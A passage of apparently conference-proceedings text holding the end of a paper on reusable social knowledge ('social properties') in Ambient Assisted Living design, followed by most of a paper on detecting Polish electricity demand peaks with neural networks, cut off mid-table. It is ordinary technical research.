The objectives *being sensed* and *being acted upon* are sub-typed in order to acknowledge how different *subjects* have different preferences regarding their satisfaction. In the case of *elderly subjects*, they prefer trying to achieve the *objective elderly being sensed* using the *tool environmental microphone* (relationship *contribute positively*) instead of the *tools camera* or *smartphone* (relationship *contribute negatively*). In the same way, for the *objective elderly communicate*, it is preferred to use a *collar caller* that they usually carry with them, instead of the *smartphone*, that they take with them less and find more difficult to use.

The diagram does not include the preferences of the *youngster subject*. That part of the model is similar to the one discussed for the *elderly subject*.

The application of the *social property* in Fig. 5 to the AAL solution in Fig. 4 follows the process described in section IV.

The three steps are as follows for the elderly setting.

Task 1 *Check applicability* consider whether the social property can be used in the context of the current specifications. Here it is used to add information on the users' preferences as new model elements. There is no constraint that precludes its application.

In task 2 *Customize the setting*, engineers decide how to map those elements that are common to the specifications and the property. The mapping here just indicates that the *tools* that appear with the same name in the specifications and the property are the same artefacts, e.g. *camera* and *smartphone*.

Task 4 just merges both models using transformations. This adds the entities and relationships from the setting to the specification of the AAL system.

Finally, task 5 *Link artefacts*, adds additional relationships among artefacts. In this case, they need to indicate how to meet the users' objectives, so that their experience with the AAL system is positive and they use it. The specifications model this information with new contribution relationships. The user's *objectives elderly being sensed* and *elderly communicate* respectively contributes positively to the AAL system *objectives being aware of caretaker* and *assisting caretaker*.

After introducing this information, engineers can perform an automated analysis of the specifications. Navigating relationships from objectives, they can discover the user preferences. Changing the *setting* to use that for youngster, changes the preferences. This indicates that the AAL system needs to be aware of the age of the user.

## VI. RELATED WORK

This work is related to several areas of research: studies on people, their features and behaviour linked to socio-technical systems; and the development and simulation of AAL solutions. The first group of works is related to sources of knowledge for *social properties*, and how to model it. The second group is linked to the tradeoffs of using these properties in development.

Studies with actual people provide information on the relevant attributes and processes to consider when designing AAL solutions. Some of them (e.g. [17]) are focused on the problems that appear in the daily life of certain population groups and are useful to characterize them. There are also works related to the attitudes of people towards certain aspects of socio-technical solutions, like design issues [15] or technologies [16].

Those studies are useful sources of information to design AAL solutions. However, engineers must perform an important work to extract that knowledge, adapt it to their context, and transform it to requirements. There are already works intended to provide some design knowledge as reusable patterns, mainly in the wider context of Ambient Intelligence [18], [19]. However, these are more at the level of system design, like traditional design patterns [8].

In this context, social properties are means to reuse social knowledge, and are at a higher level of abstraction than available patterns. Both types of pattern can be used in a



complementary way. The use of patterns facilitates reuse and communication, and thus reduces the effort on these development aspects.

Currently, most of AAL developments follow traditional practices (e.g. [1], [20], [21]). Experts and engineers design the solution, then the code and relevant hardware is produced, and finally it is tested. Research [5] has already discussed the problems regarding the high costs and failures of projects following these approaches. The use of VLLs tries to mitigate them. Both with and without VLLs, some works propose the use of MDE techniques [22]. Working with models facilitates the automated generation of systems using MDE techniques.

Social properties support all these alternative ways of development. Settings can be defined at different levels of abstraction and for different targets. For instance, there can be transformations for several target simulation platforms. Nevertheless, the effort to adapt the property to a specific development can largely vary.

## VII. CONCLUSION

This paper has introduced *social properties* as means to deal with social knowledge in AAL developments, particularly in the context of VLLs. They support works by providing ready-to-use knowledge and ways to integrate it in the technical design.

The knowledge can be extracted from different studies following the paradigm of AT [10]. The paradigm offers the tools to study settings, and previous works help to specify [6] them as properties.

This work also proposes a process to apply the properties. It is based on the use of MDE transformations. These transformations support checking the appearance of properties and adding their information to specifications.

The case study has shown how the simulation of an AAL solution can be tailored to consider different features of its user or their social context. Social properties allowed the quick change of the simulation in order to distinguish elder and young users, and the modifications this brings to the environment of the system.

The previous work is still ongoing. The effective application of social properties requires a relevant number of them to model complex contexts. Moreover, transformations need to be adapted to the MLs of the specifications where they are applied and the target simulation platforms. Work in this line was reported in [11] for UML-AT and MLs for MASs. Second, the definition of complex social structures requires being able to provide more information on the properties of artefacts. The current language for constraints is based on the Object Constraint Language (OCL) [23], and limited regarding social issues. A tailored domain-specific language is currently being designed. Third, further validation and assessment of the utility of properties in AAL development is needed. Experiments until now correspond to research projects in AAL.

## ACKNOWLEDGMENT

This work has been done in the context of the projects “Fostering a Transition towards Responsible Research and

Innovation Systems (FoTRRIS)” (grant 665906) supported by the European Commission in the Horizon 2020 programme, “Collaborative Ambient Assisted Living Design (ColoSAAL)” (grant TIN2014-57028-R) supported by the Spanish Ministry for Economy and Competitiveness, the research programme MOSI-AGIL-CM (grant S2013/ICE-3019) supported by the Autonomous Region of Madrid and co-funded by EU Structural Funds FSE and FEDER, and the “Programa de Creación y Consolidación de Grupos de Investigación” (UCM-BSCH GR35/10-A).

## REFERENCES

- [1] G. van den Broek, F. Cavallo, and C. Wehrmann, *AALLANCE Ambient Assisted Living roadmap*. IOS press, 2010, vol. 6.
- [2] F. W. Geels, *Technological transitions and system innovations: a co-evolutionary and socio-technical analysis*. Edward Elgar Publishing, 2005.
- [3] G. Baxter and I. Sommerville, “Socio-technical systems: From design methods to systems engineering,” *Interacting with computers*, vol. 23, no. 1, pp. 4–17, 2011. doi: 10.1016/j.intcom.2010.07.003
- [4] M. Pallot, B. Trousse, B. Senach, and D. Scapin, “Living lab research landscape: From user centred design and user experience towards user cocreation,” in *First European Summer School “Living Labs”*. INRIA, 2010, pp. 1–10, inria-00612632.
- [5] P. Campillo-Sanchez, J. J. Gómez-Sanz, and J. A. Botía, “Phat: physical human activity tester,” in *International Conference on Hybrid Artificial Intelligence Systems*. Springer, 2013, pp. 41–50.
- [6] R. Fuentes-Fernández, J. J. Gómez-Sanz, and J. Pavón, “Modelling culture through social activities,” in *Perspectives on Culture and Agent-based Simulations*. Springer, 2014, pp. 49–68.
- [7] R. France and B. Rumpe, “Model-driven development of complex software: a research roadmap,” in *Proceedings of the 2007 Future of Software Engineering Conference (FOSE 2007)*. IEEE Computer Society, 2007. doi: 10.1109/FOSE.2007.14 pp. 37–54.
- [8] E. Gamma, R. Helm, R. Johnson, and J. Vlissides, *Design patterns: elements of reusable object-oriented software*. Reading, MA, USA: Addison Wesley Professional Computing Series, 1995.
- [9] S. Sendall and W. Kozaczynski, “Model transformation: The heart and soul of model-driven software development,” *IEEE software*, vol. 20, no. 5, pp. 42–45, 2003. doi: 10.1109/MS.2003.1231150
- [10] A. N. Leontiev, “Activity, consciousness, and personality,” 1978.
- [11] R. Fuentes, J. J. Gómez-Sanz, and J. Pavón, “Integrating agent-oriented methodologies with UML-AT,” in *Proceedings of the 5th International Joint Conference on Autonomous Agents and Multiagent Systems (AAMAS 2006)*. ACM, 2006. doi: 10.1145/1160633.1160873 pp. 1303–1310.
- [12] R. Fuentes-Fernández, J. J. Gómez-Sanz, and J. Pavón, “Understanding the human context in requirements elicitation,” *Requirements engineering*, vol. 15, no. 3, pp. 267–283, 2010.
- [13] Y. Engeström, *Learning by expanding: an activity-theoretical approach to developmental research*. Orienta-Konsultit, 1987.
- [14] Object Management Group, “Omg unified modeling language (omg uml) - version 2.5,” Technical Report, 2015.
- [15] A. D. Fisk, W. A. Rogers, N. Charness, S. J. Czaja, and J. Sharit, *Designing for older adults: Principles and creative human factors approaches*. CRC Press, 2009.
- [16] K. Renaud and J. Van Biljon, “Predicting technology acceptance and adoption by the elderly: a qualitative study,” in *Proceedings of the 2008 Annual Research Conference of the South African Institute of Computer Scientists and Information Technologists (SAICSIT 2008) on IT Research in Developing Countries: Riding the Wave of Technology*. ACM, 2008. doi: 10.1145/1456659.1456684 pp. 210–219.
- [17] European Commission, Directorate-General for Economic and Financial Affairs, “The 2015 ageing report - underlying assumptions and projection methodologies,” Technical Report, 2014.
- [18] Z. Pousman and J. Stasko, “A taxonomy of ambient information systems: four patterns of design,” in *Proceedings of the working conference on Advanced visual interfaces*. ACM, 2006. doi: 10.1145/1133265.1133277 pp. 67–74.

- [19] H. Nakashima, H. Aghajan, and J. C. Augusto, *Handbook of ambient intelligence and smart environments*. Springer Science & Business Media, 2009.
- [20] H. Sun, V. De Florio, N. Gui, and C. Blondia, “Promises and challenges of ambient assisted living systems,” in *Information Technology: New Generations, 2009. ITNG’09. Sixth International Conference on*. Ieee, 2009, pp. 1201–1207.
- [21] M. Vacher, F. Portet, A. Fleury, and N. Noury, “Development of audio sensing technology for ambient assisted living: Applications and challenges,” *Digital Advances in Medicine, E-Health, and Communication Technologies*, p. 148, 2013.
- [22] M. Memon, S. R. Wagner, C. F. Pedersen, F. H. A. Beevi, and F. O. Hansen, “Ambient assisted living healthcare frameworks, platforms, standards, and quality attributes,” *Sensors*, vol. 14, no. 3, pp. 4312–4341, 2014. doi: 10.3390/s140304312
- [23] Object Management Group, “Object constraint language - version 2.4,” Technical Report, 2014.



## Electricity peak demand classification with artificial neural networks

Krzysztof Gajowniczek, Rafik Nafkha, Tomasz Ząbkowski

Department of Informatics, Warsaw University of Life Sciences,

Nowoursynowska 159, 02-776 Warsaw, Poland

Email: {krzysztof\_gajowniczek, rafik\_nafkha, tomasz\_zabkowski}@sggw.pl

**Abstract**—Demand peaks in electrical power system cause serious challenges for energy providers as these events are typically difficult to foresee and require the grid to support extraordinary consumption levels. Accurate peak forecasting enables utility providers to plan the resources and also to take control actions to balance electricity supply and demand. However, this is difficult in practice as it requires precision in prediction of peaks in advance. In this paper, our contribution is the proposal of data mining scheme to detect the peak load in the electricity system at country level. For this purpose we undertake the approach different from time series forecasting and represent it as pattern recognition problem. We utilize set of artificial neural networks to benefit from accurate detection of the peaks in the Polish power system. The key finding is that the algorithms can accurately detect 96.2% of the electricity peaks up to 24 hours ahead.

### I. INTRODUCTION

ELECTRICITY consumption peaks appear in the electricity system as a consequence of collective behavior of end users which is influenced by many external factors [1]–[3]. An example of an aggregate behavior may happen when relatively large group of consumers is turning on their home air conditioners within a short time span, as a consequence of a hot weather. This aggregated behavior is easy to notice since temperature increase affects a large population which might cause the peak. However, there are other factors that are likely to influence users' electrical consumption and therefore, it is not trivial to foresee what will be the consumption level and, in turn, to detect high loads in advance.

Consumption peaks may cause serious challenges to electricity providers because they need to over-dimension the grid in order to support the abnormally high consumption load. Managing these peaks is crucial for the providers since energy scarcity can lead to severe consequences such as power outages. An alternative approach to overreach these peaks and to reduce the costs of over-dimensioning and enormity is to balance the grid with the introduction of intelligent methods for controlling them. Controlling the peaks can be done in several ways, such as performing load balancing and developing dynamic and intelligent pricing strategies taking into account that end

users are sensitive to price and they may reduce the consumption whenever the electricity price is high.

The proposed paper is focused on detection of electrical power consumption peaks in the Polish power system by relying on historical data for both: electricity and weather conditions including temperature and humidity. The contribution to the research is twofold. First, we deal with peak detection as binary classification problem unlike to most legacy studies formulating the problem as time-series forecasting. Second, we propose a wide set of artificial neural network parameters to assure the problem is thoroughly tested for the benefit of precise classification. We further experimented with data from Polish power system, and were able to prove the high accuracy in peaks detection.

The rest of this paper is organized as follows. In the second section the literature review on similar problems is presented. The data characteristics and their mapping into binary classification problem is presented in section three. The fourth section deals with the experiments carried out and their results. The paper ends with concluding remarks in the last section.

### II. LITERATURE REVIEW ON SIMILAR PROBLEMS

Forecasting the energy consumption and load demand peak has been intensively studied. In recent years, the extensive research stream of forecasting models was based on traditional algorithms including time series analysis, regression and grey models, as well as soft computing algorithms including genetic algorithms, fuzzy logic and other machine learning methods.

Time series models represent the future values based on previous observations. The models which are based on time series have many forms adequate for forecasting electricity consumption volume and peak demand load in the electrical grid. For instance, the problem of forecasting the monthly peak demand of electricity in north India was studied by Ghosh [4] who combined two different time series: a multiplicative Seasonal Auto-Regression Integrated Moving Average (SARIMA) and Holt-Winters multiplicative exponential smoothing. In turn, Mati et al. [5] used time

series to forecast the electricity demand in Nigeria. Garcia-Ascanio and Mate [6] used the interval time series to forecast the monthly electricity consumption per hour in Spain.

Another way to predict the energy consumption is to use statistical regression models that correlate the power consumption with a number of influencing variables. Energy distribution companies often use regression analysis to forecast the variable (dependent) values based on one or more independent (predictor) variables. The relationship can be described using simple linear functions (e.g. linear regression) or large non parametric models like Gaussian and neural network. Simple linear, multiple linear, quadratic and exponential regression models are typically used to forecast short term load demand (usually five minutes to one week ahead) with hour by hour load data. The quantile regression is recommended to predict the peak electricity demand as well. Gibbons and Faruqi [7] developed a method that used quantile regression to model the daily peak demand, and subsequently used a loss function to estimate a quantile for annual peak prediction. In order to model system uncertainty, inexactness and random daily 15-minutes peak power demand at distribution trans-formers, Nazarko and Zalewski [8] used a fuzzy regression model expressing the correlation between substation peak load and other customer explanatory variables.

Lack of detailed data or limited dataset make difficulties in predicting future peak demand value which is critical for the dispatching center to handle current operations (short-term forecasting) or to plan development and modernization of the power system (long-term forecasting). In such circumstances artificial neural networks (ANN) appear to be excellent technique to deal with noisy and incomplete data. ANN has been used to predict the hourly electricity consumption prediction model in Saudi Arabia [9], Nigerian Electrical Power System [10], the long-term demand of electricity in Turkey [11] and in Iran [12]. The multilayer perception model (MLP) to forecast the long-term energy consumption in Greece was applied by Ekonomou [13]. He compared the results of the model with those resulting from the support vector machine and the linear regression model. The applied model occurred very promising. Another comparative study among ARIMA, ANN and multiple linear regression (MLR) models was performed by Kandananond [14] who predicted long-term electricity demand in Thailand.

Lastly, it is worth mentioning that analysis of the last decade of electricity demand data in European countries shows trend that the peak demand (largest daily demand) throughout the year usually occurs in the winter, during the weeks before Christmas or in the summer [15]. Factors causing this increase in electricity demand include the cold weather (increased use of electrical heating devices) or prolonged period of abnormally hot weather (increased use air conditioners).

### III. DATASET CHARACTERISTICS

#### A. Load data

This study was performed based on historical data representing energy consumption in Polish power system [16]. The data set included 70128 observations (hourly data) covering time span between January 1<sup>st</sup>, 2008 and December 31<sup>st</sup>, 2015. Time series of the power system load exhibit annual, weekly and daily seasonal cycles as shown in Fig. 1. The daily curves differ in shape depending on the day type (workday, Saturday, Sunday) and season. Fig. 2 shows a smooth profile shape with relatively little electricity consumption in the early morning, a clearly defined peak in the evening and a slightly smaller defined peak in the late morning.

Changes in the daily load shape and load level during the year are influenced by weather conditions including temperature, wind speed, cloud cover, humidity, precipitation and daylight hours. The weekly cycles are determined by workdays and holidays. The multiple seasonal cycles in the load time series as well as trend and nonstationarity in mean and variance have to be captured by a forecasting model. Electricity load when it is considered as time series cannot be modeled directly and additional treatments such as detrending, or decomposition are needed.




Fig. 1. Weekly load data covering time span between 1st October 2015 and 30th November 2015




Fig. 2. Daily load data on October 23th (Friday) and 24<sup>th</sup> (Saturday), 2015.

### B. Weather data

Weather is one of the most important independent variables for load forecasting, often described by temperature and humidity as presented in Fig. 3. The effect of weather is most prominent for domestic and agricultural consumers, but it can also alter the load profile of industrial consumers. Unexpected weather conditions are often cited as the tipping point that can cause unreliability in the system by decreasing the efficient supply of power. For instance, unpredicted thunderstorms in the middle of sunny day are one of the environmental factor that can decrease the temperature and thus causing overestimated load forecast [17], resulting in producing more power than required.

Temperature can also alter the conductivity of the transmission lines. Thus, it can affect the overall carrying capability of the transmission lines. High temperature can increase not only the resistance of the transmission lines, but also it can influence the reactance of line, as well as induced expansion of transmission line length [18].

There is a high positive correlation between temperature




Fig. 3. Weekly average weather data in Warsaw in 2015

and load during summer season and there is a negative correlation between temperature and load during winter. This means that in the summer an increase in temperature will result in load increase whilst decrease in temperature will result in decrease in average daily load and also lowering the peak demand. In winter, the opposite trend is observed as decrease in per degree temperature will results in increase of electric load. This is because in summer increase in temperature affects consumers who use electricity for cooling purposes (air conditioners and fans), whereas in winter electricity is used for heating purposes. Hence, in winter there is negative or inverse relation between temperature and consumption volume [18].

Another weather factor influencing overall load is humidity. Formally, humid air was called not just the moist air but was referred as the mixture of water vapors and other constituents of air and humidity was defined in terms of water contents of this mixture called the absolute humidity [18]. In everyday life it is called relative humidity and is expressed in percentage. It is common observation that

humidity can increase apparent temperature while it has no effect on the real temperature. This means humidity can make a 30 °C temperature to be felt say 35 °C.

Although humidity has no effect on real temperature it can intensify the severity of hot climate. Therefore for the prediction of daily load at domestic consumers it is recommended to consider apparent temperature instead of real temperature. When dealing with mixed consumers, e.g. including industrial, agricultural and domestic, temperature humidity index can be employed as the factor influencing the load forecasting.

Finally, due to the high redundancy between weather and load data, a proper features selection approach in this research has to be considered.

### C. Determining peak values

In order to determine peak load values, the generic function quantile was used [19]. The function produces sample quantiles corresponding to the given probabilities by the weighted averaging of order statistics  $z_g$ :

$$Q_p = (1 - \gamma)z_g + \gamma z_{g+1}, \quad (1)$$

where  $\gamma = np + m - g$ ,  $n$  is number of observations,  $g = \text{floor}(np + m)$  and  $m = 1 - p$ .

In this study, peak load was determined as the load value equal or above 99th percentile for a given load distribution when grouping load in each week, as presented in Fig. 4.

Black curve reflects real hourly electricity consumption observed in November 2015. Blue line shows average load within particular week, red line shows the behavior of threshold values above which the loads are recognized as peak values. Finally, green dots stand for peak load.

## IV. NUMERICAL EXPERIMENT

### A. Implementation and classification technique

In our case, all the numerical calculations were performed




Fig. 4. Weekly peaks identification in the load data based on the 99th quantile of the load distribution (November 2015 data)

on personal computer with the following parameters: Ubuntu 16.04 LTS operating system and Intel Core i5-2430M 2.4 GHz, 2 CPU\*2 cores, 8 GB RAM. R-CRAN [20], which is an advanced statistical package, as well as an interpreted programming language, was used as the computing environment. For training neural networks we used the BFGS algorithm, available in the *nnet* library [20]. A logistic function was used to activate all of the neurons in the neural network and initial vector with weights was chosen randomly using uniform distribution.

To compare the neural networks obtained for different number of hidden neurons we used the following measures: (1) AUC (area under the Receiver operating characteristic (ROC) curve), (2) classification accuracy, (3) Sensitivity (true positive rate), (4) Specificity (true negative rate). Those measures are related to efficiency and effectiveness of the ANN and they have been often used for evaluation of classification models in the context of various practical problems such as credit scoring, income and poverty determinants or customer insolvency and churn [21]-[24].

The dataset was split into three parts which corresponded to the training, validation and testing samples with the following proportion. The training sample consisted of 6 years between January 1<sup>st</sup> 2008, and December 31<sup>st</sup> 2013; the validation sample consisted of one year between January 1<sup>st</sup> 2014, and December 31<sup>st</sup> 2014; and finally, the testing sample consisted also one year between January 1<sup>st</sup> 2015, and December 31<sup>st</sup> 2015.

The main criterion taken into account while learning the models is to gain good generalization of knowledge with the least error. The most commonly used measure to assess the

quality of binary classification problem is AUC. Therefore, to find the best parameters for all models and to assure their generalization, the following function was maximized:

$$f(AUC_T, AUC_V) = -\frac{1}{2}|AUC_T - AUC_V| + \frac{1}{2}AUC_V \quad (2)$$

where  $AUC_T$  and  $AUC_V$  stand for the training and validation errors, respectively.

In contrast to other machine learning algorithms, ANN required special preparation of the input data. The vector of continuous variables has been standardized, while the binary variables were converted in a way that the value of 0 was transformed into -1.

In the experiment we tried several neural network structures to get the best result. The number of neurons in hidden layer was proposed as a result of numerical procedure. We started neural network learning with small number of hidden units and then, successively, we increased number of neurons until no significant improvement in terms of models performance was observed (the number of neurons considered in the hidden layer was from 5 to 15). To avoid overfitting, after the completion of each learning iteration (with a maximum of 50 iterations - because already after 20 iterations the difference in terms of AUC between the learning and validation set began to increase), the models were checked for the error measure defined in equation (2). At the end, the ANN characterized by the smallest error was chosen as the best model. In order to achieve robust estimation of models' error, for each number of hidden neurons, ten different ANN were learned with different initial weights vector. Final estimation of the error was

TABLE 1.  
FEATURE VECTOR USED FOR MODEL ESTIMATION

Attribute No.	Description	Formula
1-5	Hour indicator (bits encoding)	$G_i, i = 1, \dots, 24$
6-10	Day of the month indicator (bits encoding)	$D_i, i = 1, \dots, 31$
11-13	Day of the week indicator (bits encoding)	$T_i, i = 1, \dots, 7$
14-17	Month indicator (bits encoding)	$M_i, i = 1, \dots, 12$
18	Holiday indicator (dummy variable)	$S$
19	Sunset indicator (dummy variable)	$N$
20-43	Load of previous 24 hours	$Z_{g-i}, i = 1, \dots, 24$
44-51	Average load observed over previous hourly intervals	$avg\{W_{g-i}, \dots, W_{g-i+[+1]}\}, i = 3, 6, 9, 12, 15, 18, 21, 24$
52-57	Load in the same hour of the previous week	$Z_{g,d-i}, i = 2, \dots, 7$
58-65	Linear trend of the load observed over previous hourly periods	$Trend\{W_{g-1}, \dots, W_{g-i}\}, i = 3, 6, 9, 12, 15, 18, 21, 24$
66-73	Average temperature observed over previous hours	$avg\{T_{g-1}, \dots, T_{g-i}\}, i = 3, 6, 9, 12, 15, 18, 21, 24$
74-81	Average temperature observed over previous hourly intervals	$avg\{T_{g-i}, \dots, T_{g-i+[+1]}\}, i = 3, 6, 9, 12, 15, 18, 21, 24$
82-89	Average humidity observed over previous hours	$avg\{H_{g-1}, \dots, H_{g-i}\}, i = 3, 6, 9, 12, 15, 18, 21, 24$
90-97	Average humidity observed over previous hourly intervals	$avg\{H_{g-i}, \dots, H_{g-i+[+1]}\}, i = 3, 6, 9, 12, 15, 18, 21, 24$

Notation [+1] stands for the next element from the set of indices  $i \in \{1, 3, 6, 12, 24\}$  e.g.  $avg\{T_{g-1}, \dots, T_{g-3}\}$  or  $avg\{T_{g-6}, \dots, T_{g-9}\}$ . Source: own preparation.



computed as the average value over ten models and for each number of hidden neurons.

### B. Feature vector

We focused on the next-day peak power demand detection. To forecast the peak, we constructed a feature vector with attributes as presented in Table 1. The attributes were constructed based on time series with hourly electricity demand. Additionally, other features were collected, including temperature, humidity, and calendar variables.

Electricity demand varies over time depending on the time of day (daily cycles), day of the week (weekly cycles), day of the month (monthly cycles), season (seasonal cycles) and occurrence of holidays. Therefore, we enriched the analysis with additional 18 variables including 5 variables describing the hour, 5 variables associated with the day of the month, 3 variables associated with the day of the week, 4 variables associated with the month, 1 variable indicating a holiday and 1 variable indicating the sunset in a particular hour. All above variables were derived in the following manner (bits encoding instead standard dummy encoding): first the categories were encoded as ordinal, then those integers were converted into binary code, then the digits from the binary string were split into separate columns. This encodes the data in fewer dimensions than standard dummy encoding.

The main variables taken into account in the forecasting process are those derived directly from the time series. The features were created by the decomposition of the time series, and they define, among others, linear trend and actual demand at certain intervals, taking into account up to 7 days of the history.

### C. Feature selection

In order to identify dependence between observed peak load and explanatory variables Kolmogorov–Smirnov statistics was applied as presented in Table 2.

The Kolmogorov–Smirnov statistic quantifies a distance between the empirical distribution function of the sample and the cumulative distribution function of the reference distribution, or between the empirical distribution functions of two samples. In our case we derived two samples, i.e. distribution for peak cases and distribution for non-peak cases. Based on the obtained p-values it was identified that most of the considered features have different distributions within positive and negative cases. The only exceptions are observed for the following variables (0.05 statistical significance assumed): temp\_1\_15, temp\_1\_18, hum\_1\_21, hum\_1\_24 and hum\_avg\_19\_21.

Next, the Chi2 ( $\chi^2$ ) test was used to determine whether there is a significant difference between the expected and the observed frequencies in one or more categories of each independent variable and dependent variable. Each independent variable was divided into 10 disjoint groups based on the quantiles values of the particular distribution (based on deciles). Then each feature and dependent variable have created a contingency table  $2 \times 10$ . Finally, based on the aforementioned table, Chi2 test was applied.

Proposed test showed that there is statistically significant dependence between independent variable and all dependent variables. On the other hand, in case of the categorical features, variables indicating holiday days and day of the month were not statistically significant (please refer to Table 3 for details).

The third approach to determine appropriate set of

TABLE 2.  
THE RESULTS OF THE KOLMOGOROV–SMIRNOV STATISTICS FOR QUANTITATIVE VARIABLES

Variable name	K-S p-value	Variable name	K-S p-value	Variable name	K-S p-value	Variable name	K-S p-value
t_1	0.0000	t_21	0.0000	d_2	0.0000	temp_avg_19_21	0.0005
t_2	0.0000	t_22	0.0000	d_3	0.0000	temp_avg_22_24	0.0000
t_3	0.0000	t_23	0.0000	d_4	0.0000	hum_avg_1_3	0.0000
t_4	0.0000	t_24	0.0000	d_5	0.0000	hum_avg_4_6	0.0000
t_5	0.0000	temp_1_3	0.0000	d_6	0.0000	hum_avg_7_9	0.0000
t_6	0.0000	temp_1_6	0.0000	d_7	0.0000	hum_avg_10_12	0.0000
t_7	0.0000	temp_1_9	0.0000	avg_1_3	0.0000	hum_avg_13_15	0.0000
t_8	0.0000	temp_1_12	0.0022	avg_4_6	0.0000	hum_avg_16_18	0.0000
t_9	0.0000	temp_1_15	0.1550	avg_7_9	0.0000	hum_avg_19_21	0.1383
t_10	0.0000	temp_1_18	0.0718	avg_10_12	0.0000	hum_avg_22_24	0.0001
t_11	0.0000	temp_1_21	0.0303	avg_13_15	0.0000	trend_1_3	0.0000
t_12	0.0000	temp_1_24	0.0229	avg_16_18	0.0000	trend_1_6	0.0000
t_13	0.0000	hum_1_3	0.0000	avg_19_21	0.0000	trend_1_9	0.0000
t_14	0.0000	hum_1_6	0.0000	avg_22_24	0.0000	trend_1_12	0.0000
t_15	0.0000	hum_1_9	0.0000	temp_avg_1_3	0.0000	trend_1_15	0.0000
t_16	0.0000	hum_1_12	0.0000	temp_avg_4_6	0.0000	trend_1_18	0.0000
t_17	0.0000	hum_1_15	0.0001	temp_avg_7_9	0.0489	trend_1_21	0.0000
t_18	0.0000	hum_1_18	0.0191	temp_avg_10_12	0.0007	trend_1_24	0.0000
t_19	0.0000	hum_1_21	0.1227	temp_avg_13_15	0.0000		
t_20	0.0000	hum_1_24	0.1610	temp_avg_16_18	0.0000		

Source: own preparation.

TABLE 3.  
THE RESULTS OF THE CHI2 STATISTICS FOR THE CATEGORICAL  
VARIABLES

<i>Variable name</i>	<i>Chi2 p-value</i>
month	1.0000
month_day	0.0977
hour	0.0000
week_day	0.0000
holiday	1.0000
sunset	0.0000

Source: own preparation.

independent variables was Area Under the ROC curve (AUC). In this case discriminatory power of each variable was checked out in the following manner:

- quantitative and ordinal variable were sorted in ascending order; categorical variables were sorted in ascending order based on the conditional probability of belonging into positive cases.
- ROC curve was determined. The actual values of the sorted variable served as the score values of the classification model.
- AUC measure was computed using trapezoidal integration.

Final AUC values for all the features are presented in Table 4 (quantitative variables) or Table 5 (categorical variables).

In the case of quantitative variables, the greatest discriminatory power can be assigned to: d\_6, d\_5, trend\_1\_18, trend\_1\_15, d\_7, trend\_1\_3 and t\_1 attributes. Out of categorical variables, two of them – hour and week\_days – have the best performance.

Obviously, there is a strictly linear dependence between

some features, which means that the redundancy in the data could be observed. There is no need to include for instance variable t\_4 and t\_5 in final input vector, due to collinearity. Therefore, from the best set of attributes, the variables having Spearman correlation coefficient greater than 0.6 were removed. Eventually, the final set of attributes is presented in Table 6.

#### D. Results

In order to benefit from the optimal score threshold which determine the peak (score above the threshold) or normal load (score below the threshold), Youden's J statistic [25] was employed. The optimal cut-off is the threshold that maximizes the distance to the identity (diagonal) line. The optimality criterion is defined as:

$$\max(\text{sensitivities} + \text{specificities}) \quad (3)$$

In this research optimal cut-off was identified at 0.1111.

The classification results obtained on training, validation and testing datasets are presented in Table 7 (upper and lower part). Importantly, the models exhibited stable performance in terms of the classification quality on all three datasets. For the testing sample the accuracy, which measures of how many correct forecasts the model makes, is up to 90.5%, and this is observed for the neural networks with six and eleven hidden neurons. The AUC measure for the models is ranging between 0.947 and 0.967. In terms of the sensitivity, which is proportion of peaks that are correctly identified as such, the results are ranging between 0.915 and 0.962. Finally, specificity which measures the proportion of non-peaks that are correctly identified as such is ranging from 0.855 to 0.904.

Taking into account that simpler model should be preferred over the complex one, the neural network with 9

TABLE 4.  
AUC VALUES FOR THE QUANTITATIVE VARIABLES

<i>Variable name</i>	<i>AUC</i>	<i>Variable name</i>	<i>AUC</i>	<i>Variable name</i>	<i>AUC</i>	<i>Variable name</i>	<i>AUC</i>
t_1	0.744	t_21	0.551	d_2	0.677	temp_avg_19_21	0.53
t_2	0.678	t_22	0.629	d_3	0.673	temp_avg_22_24	0.496
t_3	0.663	t_23	0.689	d_4	0.74	hum_avg_1_3	0.615
t_4	0.665	t_24	0.72	d_5	0.815	hum_avg_4_6	0.65
